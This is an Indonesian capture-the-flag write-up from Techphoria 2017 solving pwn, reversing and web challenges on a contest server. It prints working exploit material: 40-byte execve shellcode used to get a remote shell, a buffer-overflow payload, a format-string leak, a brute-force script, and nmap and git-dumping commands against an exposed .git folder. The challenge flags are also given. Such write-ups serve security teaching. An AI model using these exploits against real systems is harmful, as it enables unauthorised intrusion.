TENESYS

"Techphoria 2017"

TABLE OF CONTENTS

1. Exec - 3

- Didapat koneksi `nc 139.99.4.154 3000` dan sebuah file ELF 32 Bit bernama exec, kami coba analisa file tersebut dengan aplikasi IDA.
- Kami buka pada fungsi vuln() terdapat hal menarik seperti berikut,

```
int vuln()
{
  void *buf; // [sp+2Ch] [bp-Ch]@1

  buf = mmap(0, 0x28u, 7, 34, 0, 0);
  if ( buf == (void *)-1 )
  {
    puts("Gagal Dapatkan Shell pak");
    exit(0);
  }
  printf("Aku Hanya Accept %d bytes Aja:\n", 40);
  fflush(stdout);
  if ( !read(0, buf, 0x28u) )
  {
    printf("Give me a Something :(");
    exit(0);
  }
  return ((int (*)(void))buf)();
}
```

- Mencari shellcode dengan panjang 40 Byte untuk vilnerability terhada mmap dan lakukan eksploit pada server yang dituju menggunakan script python berikut,

```
print
"\x31\xd2\x52\xb8\xb7\xd8\x3e\x56\x05\x78\x56\x34\x12\x50\xb8\xde\xc0\xad"+"\xde\x2d\xaf\x5e\x
44\x70\x50\x6a\x0b\x58\x89\xd1\x89\xe3\x6a\x01\x5e\xcd"+"\x80\x96\xcd\x80"
```


- Lakukan perintah `ls -al` untuk melihat seluruh isi file/direktori yang ada lalu buka file .flag seperti berikut,

```
jdoor@JDoor:~/ittoday$ (python execcc.py && cat -) | nc 139.99.4.154 3000
Ibuku Bilang jangan menerima apapun dari orang yang tidak di kenal
ssttt.. but try to send your "magic byte " to me,
Aku Hanya Accept 40 bytes Aja:
ls -al
total 36
drwx------  2 ctf02 ctf02 4096 Sep  9 04:15 .
drwxr-xr-x. 4 root  root  4096 Sep  2 23:23 ..
-rw-------  1 ctf02 ctf02    5 Sep  9 00:53 .bash_history
-rw-r--r--  1 ctf02 ctf02   18 Dec  6  2016 .bash_logout
-rw-r--r--  1 ctf02 ctf02  193 Dec  6  2016 .bash_profile
-rw-r--r--  1 ctf02 ctf02  231 Dec  6  2016 .bashrc
-rw-rw-r--  1 ctf01 ctf01   55 Sep  2 22:59 .flag
-rwxrwxr-x  1 ctf01 ctf01 7536 Sep  2 23:11 stranger2
cat .flag
techphoctf{Pal3mbang_K0ta_Sej@rah_Kul1n3rnya_mantAp2x}
```

- Didapatlah flag yaitu : **techphoctf{Pal3mbang_K0ta_Sej@rah_Kul1n3rnya_mantAp2x}**.

2. Pwn01 - 3


- Didapat koneksi `nc 139.99.4.154 3000` dan sebuah file ELF bernama pwn01, kami coba analisa file tersebut dengan aplikasi IDA pada fingsi secret() seperti berikut,



- Mencoba untuk overflow untuk meng-overwrite return address agar dapat menanggil fungsi secret, analisa menggunakan gdb-peda dan didapatlah eip akan ter-overwrite setelah diinputkan strings “a” sebanyak 256 kemudian diinputkan alamat 0x080484fd.
- Kami buat script python seperti berikut,

```
import struct
print "a"*268+struct.pack("<i",0x080484fd)
```

- Running script diatas dan didapatlah flag yaitu : **techphoctf{ExPloit_BuFF_0v3rfl0w_Take5_MucH_t1m3_Wh3n_U_DruNk}** seperti gambar berikut,



3. Give Me - 5

- Didapat koneksi `nc 139.99.4.154 3000` dan sebuah file ELF bernama exec, kami coba analisa file tersebut dengan aplikasi IDA.
- Buka pada fungsi main() terlihat seperti berikut,

```
int __cdecl main(int argc, const char **argv, const char **envp)
```

```
{
  int result; // eax@2
  int v4; // [sp+14h] [bp-Ch]@5
  int v5; // [sp+18h] [bp-8h]@3
  int v6; // [sp+1Ch] [bp-4h]@1

  v6 = open("/dev/urandom", 0);
  if ( v6 == -1 )
  {
    puts("gagal\n");
    result = -1;
  }
  else if ( read(v6, &v5, 4u) == 4 )
  {
    close(v6);
    puts("Beri Aku Apa Saja ! ");
    fflush(stdout);
    fgets(buffer, 64, stdin);
    printf(buffer);
    printf("Gime Me my Hex Secret: ");
    fflush(stdout);
    __isoc99_scanf("%x", &v4);
    if ( v5 == v4 )
    {
      puts("Nice Gan");
      system("cat ./flag.txt");
    }
    else
    {
      puts("gagal !\"");
    }
    result = 0;
  }
  else
  {
    puts("Read error \n");
    result = -1;
  }
  return result;
}
```

- Menurut analisa kami, program akan menampilkan flag apabila inputan user sama dengan variabel v5, dan pada program tersebut terdapat vulnerability format string, sehingga kita dapat melihat isi dari variabel v5.
- Kami lakukan beberapa langkah dibawah untuk mendapatkan isi dari variabel v5,

```
C:\Users\JDoor>nc 139.99.4.154 1515
Beri Aku Apa Saja !
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
40.f7736c40.f75ad8bd.f77363c4.8000.74b6a0d9.3.8048740.0.0.f75959a3.1.ffbd1db4.ffbd1dbc.f77406b0.1.1
Gime Me my Hex Secret: 74b6a0d9
techphoctf{F0rmat_StringS_%d_%s_%x_%n}
Nice Gan
```

- Didapatlah flag yaitu : **techphoctf{F0rmat_StringS_%d_%s_%x_%n}**.

1. JuSt_for_yOu - 1

- Terdapat sebuah file JuSt_for_yOu dimana didalamnya terdapat javascript seperti berikut,

```
var
_0x2756=["\x53\x61\x79\x48\x65\x6C\x6C\x6F","\x47\x65\x74\x43\x6F\x75\x6E\x74","\x4D\x65\x73\x73\x61\x67\x65\x20\x3A\x20","\x74\x65\x63\x68\x70\x68\x6F\x63\x74\x66\x7B\x73\x40\x79\x5F\x48\x65\x6C\x6C\x6F\x5F\x74\x30\x5F\x6A\x53\x5F\x30\x62\x66\x75\x73\x63\x61\x74\x65\x5F\x7D\x2E"
];function NewObject(_0x3e60x2){var _0x3e60x3=0;this[_0x2756[0]]=
function(_0x3e60x4){_0x3e60x3++;alert(_0x3e60x2+ _0x3e60x4)};this[_0x2756[1]]= function(){return
_0x3e60x3}}var obj= new NewObject(_0x2756[2]);obj.SayHello(_0x2756[3])
```

- Abaikan semua sintak yang ada dan fokus untuk dekoding bilangan hex diatas sehingga didapatlah flag yaitu : **techphoctf{s@y_Hello_t0_jS_0bfuscate_}**.

2. Wkwk Land

- Didapat sebuah strings yang yang merupakan hasil encode dari `nc 139.99.4.154 1313`, kami coba memetakan seluruh karakter seperti a-Z, 0-9 dan beberapa karakter yang terdapat pada format flag ({,_,}) seperti berikut,

```
a="||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
b="||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
c="||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
d="|."
e="|wk."
f="|wkwk."
g="|wkwkwk."
h="|wkwkwkwk."
i="|wkwkwkwkwk."
j="|wkwkwkwkwkwk."
k="|wkwkwkwkwkwkwk."
l="|wkwkwkwkwkwkwkwk."
m="|wkwkwkwkwkwkwkwkwk."
n="|wkwkwkwkwkwkwkwkwkwk."
o="|wkwkwkwkwkwkwkwkwkwkwk."
p="|wkwkwkwkwkwkwkwkwkwkwkwk."
q="|wkwkwkwkwkwkwkwkwkwkwkwkwk."
r="|wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
s="|wkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
t="|wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
u="|wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
v="|wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
w="|wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
x="|wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
y="|wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
z="|wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
A="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk
wk."
B="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk
wkwk."
C="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk
wkwkwk."
D="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk
wkwkwkwk."
E="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk
wkwkwkwkwk."
F="||."
G="||wk."
H="||wkwk."
I="||wkwkwk."
J="||wkwkwkwk."
K="||wkwkwkwkwk."
L="||wkwkwkwkwkwk."
M="||wkwkwkwkwkwkwk."
```

```
N="||wkwkwkwkwkwkwk."
O="||wkwkwkwkwkwkwkwk."
P="||wkwkwkwkwkwkwkwkwk."
Q="||wkwkwkwkwkwkwkwkwkwk."
R="||wkwkwkwkwkwkwkwkwkwk."
S="||wkwkwkwkwkwkwkwkwkwkwk."
T="||wkwkwkwkwkwkwkwkwkwkwkwk."
U="||wkwkwkwkwkwkwkwkwkwkwkwkwk."
V="||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
W="||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
X="||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
Y="||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
Z="||wkwkwkwkwkwkwkwkwkwkwkwkwkwkwkwk."
0="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
1="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
2="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
3="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
4="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
5="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
6="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
7="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
8="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
9="|||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
{="|wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
}="|wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
_="||wkwkwkwkwkwkwkwkwkwkwkwkwkwk."
```

- Kami cocokan secara manual per satu huruf sehingga didapatlah flag yaitu : **techphoctf{h3ll0_fRom_wkwk_laND_kaWasan_w4Jib_senYum}.**

1. Bash - 2

- Diberikan alamat `nc 139.99.4.154 1212` dimana diminta untuk menebak angka inputan dari range 0 hingga 10000, kami lakukan bruteforce menggunakan script python berikut,

```
from pwn import *
r = remote('139.99.4.154',1212)
r.recv()
for i in range(1000,10000):
        r.sendline(str(i))
        hasil = r.recv()
        print hasil, i
```

- Flag ada pada inputan 1777 yaitu : **techphoctf{brut3f0rce_u5in9_b4sh_whY_n0t}**.

1. Crack Meh - 2

- Diberikan sebuah file ELF 64 Bit bernama SerialKey, buka dengan aplikasi IDA lalu masuk pada fungsi main() maka akan terlihat seperti berikut,

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t v3; // rbx@1
  int result; // eax@4
  size_t v5; // rbx@6
  char s[32]; // [sp+0h] [bp-50h]@1
  char v7; // [sp+20h] [bp-30h]@1
  unsigned __int8 v8; // [sp+21h] [bp-2Fh]@1
  unsigned __int8 v9; // [sp+22h] [bp-2Eh]@1
  unsigned __int8 v10; // [sp+23h] [bp-2Dh]@1
  unsigned __int8 v11; // [sp+24h] [bp-2Ch]@1
  unsigned __int8 v12; // [sp+25h] [bp-2Bh]@1
  unsigned __int8 v13; // [sp+26h] [bp-2Ah]@1
  unsigned __int8 v14; // [sp+27h] [bp-29h]@1
  unsigned __int8 v15; // [sp+28h] [bp-28h]@1
  unsigned __int8 v16; // [sp+29h] [bp-27h]@1
  unsigned __int8 v17; // [sp+2Ah] [bp-26h]@1
  unsigned __int8 v18; // [sp+2Bh] [bp-25h]@1
  unsigned __int8 v19; // [sp+2Ch] [bp-24h]@1
  unsigned __int8 v20; // [sp+2Dh] [bp-23h]@1
  unsigned __int8 v21; // [sp+2Eh] [bp-22h]@1
  unsigned __int8 v22; // [sp+2Fh] [bp-21h]@1
  unsigned __int8 v23; // [sp+30h] [bp-20h]@1
  unsigned __int8 v24; // [sp+31h] [bp-1Fh]@1
  unsigned __int8 v25; // [sp+32h] [bp-1Eh]@1
  int i; // [sp+3Ch] [bp-14h]@2

  v7 = 227;
  v8 = 225;
  v9 = 244;
  v10 = 227;
  v11 = 232;
  v12 = 223;
  v13 = 237;
  v14 = 229;
  v15 = 223;
  v16 = 233;
  v17 = 230;
  v18 = 223;
  v19 = 249;
  v20 = 239;
  v21 = 245;
  v22 = 223;
  v23 = 227;
  v24 = 225;
  v25 = 238;
```

```
  printf("Enter the key : ", argv, envp);
  fgets(s, 30, stdin);
  v3 = strlen(s) - 1;
  if ( v3 == strlen(&v7) )
  {
    for ( i = 0; ; ++i )
    {
      v5 = i;
      if ( v5 >= strlen(&v7) )
        break;
      if ( ((unsigned __int8)s[i] ^ 0x80) != *(&v7 + i) )
        goto LABEL_4;
    }
    puts("key benar !");
    result = 0;
  }
  else
  {
LABEL_4:
    puts("Key salah");
    result = -1;
  }
  return result;
}
```

- Hasil analisa kami, program akan meminta inputan key dari user dan memasukkannya kedalam variabel s, dimana panjang inputan dikurang 1 dan harus sama besarnya dengan variabel array v7, lalu program akan mengecek apakah inputan di xor dengan 128 dan apabila sama dengan nilai array v7 maka key dianggap valid.
- Untuk mendapatkan key yang valid kami menggunakan script berikut,

```
import sys
flag = [227,225,244,227,232,223,237,229,223,233,230,223,249,239,245,223,227,225,238]
for i in flag:
        sys.stdout.write(chr(i^128))
```

- Setelah dirunning maka didapatlah key yaitu catch_me_if_you_can, tambahkan format flag maka akan menjadi **techpoctf{ catch_me_if_you_can }**.

2. Maybe Easy? Rev - 5

- Diberikan sebuah file ELF 64 Bit bernama Maybe_Easy, buka dengan aplikasi IDA lalu masuk pada fungsi main() maka akan terlihat seperti berikut,

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax@4
```

```
__int64 v4; // rcx@8
unsigned int i; // [sp+Ch] [bp-F4h]@2
int v6; // [sp+10h] [bp-F0h]@1
int v7; // [sp+14h] [bp-ECh]@1
int v8; // [sp+18h] [bp-E8h]@1
int v9; // [sp+1Ch] [bp-E4h]@1
int v10; // [sp+20h] [bp-E0h]@1
int v11; // [sp+24h] [bp-DCh]@1
int v12; // [sp+28h] [bp-D8h]@1
int v13; // [sp+2Ch] [bp-D4h]@1
int v14; // [sp+30h] [bp-D0h]@1
int v15; // [sp+34h] [bp-CCh]@1
int v16; // [sp+38h] [bp-C8h]@1
int v17; // [sp+3Ch] [bp-C4h]@1
int v18; // [sp+40h] [bp-C0h]@1
int v19; // [sp+44h] [bp-BCh]@1
int v20; // [sp+48h] [bp-B8h]@1
int v21; // [sp+4Ch] [bp-B4h]@1
int v22; // [sp+50h] [bp-B0h]@1
int v23; // [sp+54h] [bp-ACh]@1
int v24; // [sp+58h] [bp-A8h]@1
int v25; // [sp+5Ch] [bp-A4h]@1
int v26; // [sp+60h] [bp-A0h]@1
int v27; // [sp+64h] [bp-9Ch]@1
int v28; // [sp+68h] [bp-98h]@1
int v29; // [sp+6Ch] [bp-94h]@1
int v30; // [sp+70h] [bp-90h]@1
char s[104]; // [sp+80h] [bp-80h]@1
__int64 v32; // [sp+E8h] [bp-18h]@1

v32 = *MK_FP(__FS__, 40LL);
v6 = 202;
v7 = 388;
v8 = 920;
v9 = 1936;
v10 = 3040;
v11 = 7296;
v12 = 12928;
v13 = 30208;
v14 = 51712;
v15 = 116736;
v16 = 235520;
v17 = 413696;
v18 = 778240;
v19 = 1654784;
v20 = 3604480;
v21 = 6750208;
v22 = 13762560;
v23 = 28835840;
v24 = 52953088;
v25 = 105906176;
v26 = 239075328;
v27 = 440401920;
v28 = 922746880;
```

```
  v29 = 1728053248;
  v30 = 335544320;
  printf("Enter the key : ", argv, envp);
  fgets(s, 100, _bss_start);
  if ( strlen(s) == 25 )
  {
    for ( i = 0; (signed int)i < strlen(s) - 1; ++i )
    {
      if ( key((unsigned int)s[i], i) != *(&v6 + (signed int)i) )
        goto LABEL_4;
    }
    printf("key benar, You got the flag : techphoctf{%s}\n", s);
    result = 0;
  }
  else
  {
LABEL_4:
    puts("Salah Pak !");
    result = -1;
  }
  v4 = *MK_FP(__FS__, 40LL) ^ v32;
  return result;
}
```

- Hasil analisa kami, program akan meminta inputan key dari user yang kemudian akan dimasukkan kedalam variabel s, dimana panjang inputan harus 25 karakter.
- Terdapat perulangan sebanyak panjang inputan dikurang 1 dan program akan membandingkan apakah hasil dari fungsi key(s[],i) sama dengan array pada variabel v6, dan apabila sama maka flag akan tercetak.
- Untuk mendapatkan flag kami running script berikut,

```
import sys

def key(a1,a2):
        return a1 << (a2 + 1)


flag =
[202,388,920,1936,3040,7296,12928,30208,51712,116736,235520,413696,778240,1654784,3604480,67
50208,13762560,28835840,52953088,105906176,239075328,440401920,922746880,1728053248,3355
44320]

for i in range(len(flag)):
        for a in range(30,150):
                if key(a, i) == flag[i] :
                        sys.stdout.write(chr(a))
```

- Didapatlah flag yaitu : **techphoctf{easy_reverse_engineering}**.

3. Constructor - 6

- Diberikan sebuah file ELF 64 Bit bernama constructor, buka dengan aplikasi IDA lalu masuk pada fungsi main() ternyata hanya mengembalikkan nilai 0 saja, lalu kami lihat isi fungsi end() maka akan terlihat seperti berikut,

```
int end()
{
  char v1[60]; // [sp+0h] [bp-40h]@1
  int i; // [sp+3Ch] [bp-4h]@1

  printf("Enter the secret flag : ");
  __isoc99_scanf("%48s", v1);
  for ( i = 0; i <= 47; ++i )
  {
    if ( (v1[i] ^ 32 * v1[i]) != flag[i] )
    {
      puts("Oops!");
      exit(0);
    }
  }
  return printf("Congratz you got the techphoctf{%s}\n", v1);
}
```

- Hasil analisa kami, program akan meminta inputan user dan akan dimasukkan kedalam variabel v1, kemudian program akan membandingkan apakah nilai v1 di xor dengan 32 kali dengan variabel v1 sama dengan variabel flag, apabila sama maka inputan tersebut valid.
- Untuk mendapatkan key yang valid, kami coba dengan script python berikut,

```
import sys

flag =
[2508,1584,3634,1619,3533,3007,1553,3696,3603,3797,3533,3007,3300,1584,3564,3471,3634,3007,36
03,1553,3828,3007,3137,3533,1619,3828,3007,3432,3533,3533,3007,3828,3432,3401,3603,3007,3401,
3603,3007,3502,3471,3828,3007,3238,3564,3137,3207]

for i in range(len(flag)):
        for a in range(30,150):
                if (a ^ 32 * a) == flag[i] :
                        sys.stdout.write(chr(a))
```

- Setelah dirunning didapatlah key **L0r3m_1psum_d0lor_s1t_am3t_hmm_this_is_not_flag** yang ternyata bukan itu flagnya :(
- Kami coba buka fungsi begin() akan terlihat seperti berikut,

```
void begin()
{
  flag[0] = 3075;
```

```
  dword_601064 = 1584;
  dword_601068 = 3502;
  dword_60106C = 1685;
  dword_601070 = 3828;
  dword_601074 = 3634;
  dword_601078 = 3797;
  dword_60107C = 1751;
  dword_601080 = 1584;
  dword_601084 = 3634;
  dword_601088 = 3007;
  dword_60108C = 3828;
  dword_601090 = 3471;
  dword_601094 = 3007;
  dword_601098 = 3634;
  dword_60109C = 3797;
  dword_6010A0 = 3502;
  dword_6010A4 = 3007;
  dword_6010A8 = 3828;
  dword_6010AC = 3432;
  dword_6010B0 = 1619;
  dword_6010B4 = 3007;
  dword_6010B8 = 3075;
  dword_6010BC = 1584;
  dword_6010C0 = 3300;
  dword_6010C4 = 3269;
  dword_6010C8 = 3007;
  dword_6010CC = 3106;
  dword_6010D0 = 1619;
  dword_6010D4 = 3238;
  dword_6010D8 = 3471;
  dword_6010DC = 3634;
  dword_6010E0 = 3269;
  dword_6010E4 = 3007;
  dword_6010E8 = 3533;
  dword_6010EC = 3137;
  dword_6010F0 = 3401;
  dword_6010F4 = 3502;
  dword_6010F8 = 3007;
  dword_6010FC = 3238;
  dword_601100 = 3797;
  dword_601104 = 3502;
  dword_601108 = 3075;
  dword_60110C = 3828;
  dword_601110 = 1553;
  dword_601114 = 1584;
  dword_601118 = 3502;
}
```

- Kami coba kembali membuat script python dengan isi fungsi begin() seperti berikut,

```
import sys

flag =
[3075,1584,3502,1685,3828,3634,3797,1751,1584,3634,3007,3828,3471,3007,3634,3797,3502,3007,38
28,3432,1619,3007,3075,1584,3300,3269,3007,3106,1619,3238,3471,3634,3269,3007,3533,3137,3401,
3502,3007,3238,3797,3502,3075,3828,1553,1584,3502]

for i in range(len(flag)):
        for a in range(30,150):
                if (a ^ 32 * a) == flag[i] :
                        sys.stdout.write(chr(a))
```

- Running dan didapatlah key valid dan gabungkan dengan format flag yaitu : **techphoctf{c0n5tru70r_to_run_th3_c0de_b3fore_main_funct10n}.**

1. Curriculum Vitae - 3

- Diberikan sebuah alamat `139.99.4.154:8000`, setelah kami coba `nmap -sS -T4 -A 139.99.4.154 -p 8000` terdapat folder repositori git pada web tersebut seperti berikut,

```
root@runsel:/home/runsel# nmap -sS -T4 -A 139.99.4.154 -p 8000

Starting Nmap 7.01 ( https://nmap.org ) at 2017-09-09 19:15 WIB
Nmap scan report for 139.99.4.154
Host is up (0.011s latency).
PORT     STATE SERVICE VERSION
8000/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-git:
|   139.99.4.154:8000/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' t
o name the...
|_    Last commit message: backup
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Curriculum Vitae
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: VoIP phone|specialized|firewall
Running (JUST GUESSING): Grandstream embedded (92%), 2N embedded (88%), Cognex e
mbedded (86%), FireBrick embedded (85%)
OS CPE: cpe:/h:grandstream:gxp1105 cpe:/h:2n:helios cpe:/h:firebrick:fb2700
Aggressive OS guesses: Grandstream GXP1105 VoIP phone (92%), 2N Helios IP VoIP d
oorbell (88%), Cognex DataMan 200 ID reader (lwIP TCP/IP stack) (86%), FireBrick
 FB2700 firewall (85%)
```

- Dumping git tersebut seperti berikut,

```
runsel@runsel:~/sh$ ./git.sh http://139.99.4.154:8000/.git/ web
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating web/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
```

- Kami coba lihat pada `git status` dimana akan memberikan informasi mengenai file apa saja yang sudah terhapus seperti foto.jpg, index.html, dan style.css. Kami lakukan `git checkout` pada file foto.jpg sehingga akan terdapat flag yaitu : **techphoctf{.git_fOlder_is_a_Disaster}** seperti berikut,